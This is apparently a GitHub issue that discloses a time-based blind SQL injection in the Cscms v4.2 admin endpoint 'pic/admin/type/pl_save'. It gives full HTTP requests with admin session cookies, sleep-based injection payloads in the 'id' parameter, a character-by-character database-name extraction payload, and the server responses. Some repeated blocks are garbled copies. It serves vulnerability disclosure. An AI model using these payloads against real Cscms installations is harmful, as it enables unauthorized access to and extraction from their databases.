


New issue

[Jump to bottom](#)

# SQL injection vulnerability exists in Cscms music portal system v4.2 #23

 Open Am1azi3ng opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18

## Details

There is a SQL blind injection vulnerability in pic\_Type.php\_pl\_save

There is an injection when adding an album to save, and the injection point is ID

```
POST /admin.php/pic/admin/type/pl_save HTTP/1.1
Host: cscms.test
Content-Length: 38
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=n7gacaf0cfrdgd78692oaa4f2li036fp;XDEBUG_SESSION=PHPSTORM
Connection: close

xid=1&csid[]=cid&id=7)and(sleep(5))--+
```

```
2 Host: csoms.test
3 Content-Length: 38
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://csoms.test
9 Referer: http://csoms.test/admin.php/pic/admin/type?yid=3
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: csoms_admin_id=3HtLFUmqgin4; csoms_admin_login=
  6hHrWKPigz1%2FN9C4hmVhc0kF4oyGo18INzjjyeMF3fURy57grmVzbA; csoms_session=
  n7gacaf0cfrdgd78692aaa4f21i036fp; XDEBUG_SESSION=PHPSTORM
13 Connection: close
14
15 xid=1&csid[]=cid&id=7) and (sleep(5)) -->
```

```
2 Date: Wed, 19 Jan 2022 09:42:29 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Csoms v4 (http://www.chshoms.com)
9 Set-Cookie: csoms_session=n7gacaf0cfrdgd78692aaa4f21i036fp; expires=Wed, 19-Jan-2
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 288
13
14 {"error":0,"info":{"url":"/admin.php/pic/admin/type?yid=0&v=371","msg":"/u606
```


construct payload to blast database

(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)

```
Request
Raw Params Headers Hex
Pretty Raw in Actions
1 POST /admin.php/pic/admin/type/pl_save HTTP/1.1
2 Host: csoms.test
3 Content-Length: 86
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://csoms.test
9 Referer: http://csoms.test/admin.php/pic/admin/type?yid=3
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: csoms_admin_id=3HtLFUmqgin4; csoms_admin_login=
  6hHrWKPigz1%2FN9C4hmVhc0kF4oyGo18INzjjyeMF3fURy57grmVzbA; csoms_session=
  n7gacaf0cfrdgd78692aaa4f21i036fp; XDEBUG_SESSION=PHPSTORM
13 Connection: close
14
15 xid=1&csid[]=cid&id=
  7) and (if (ascii (substr ((select+database ()), 1, 1))=99, sleep (5), 1)) -->
```

```
Response
Raw Headers Hex
Pretty Raw Render in Actions
1
2
3
4
5
6
7
8
9
10
11
12
13
14 "msg":"/u606d\u559c\u4f60\u5279\u91cf\u4fee\u6539\u6210\u529f", "parent":1]
```

Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerability exist



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

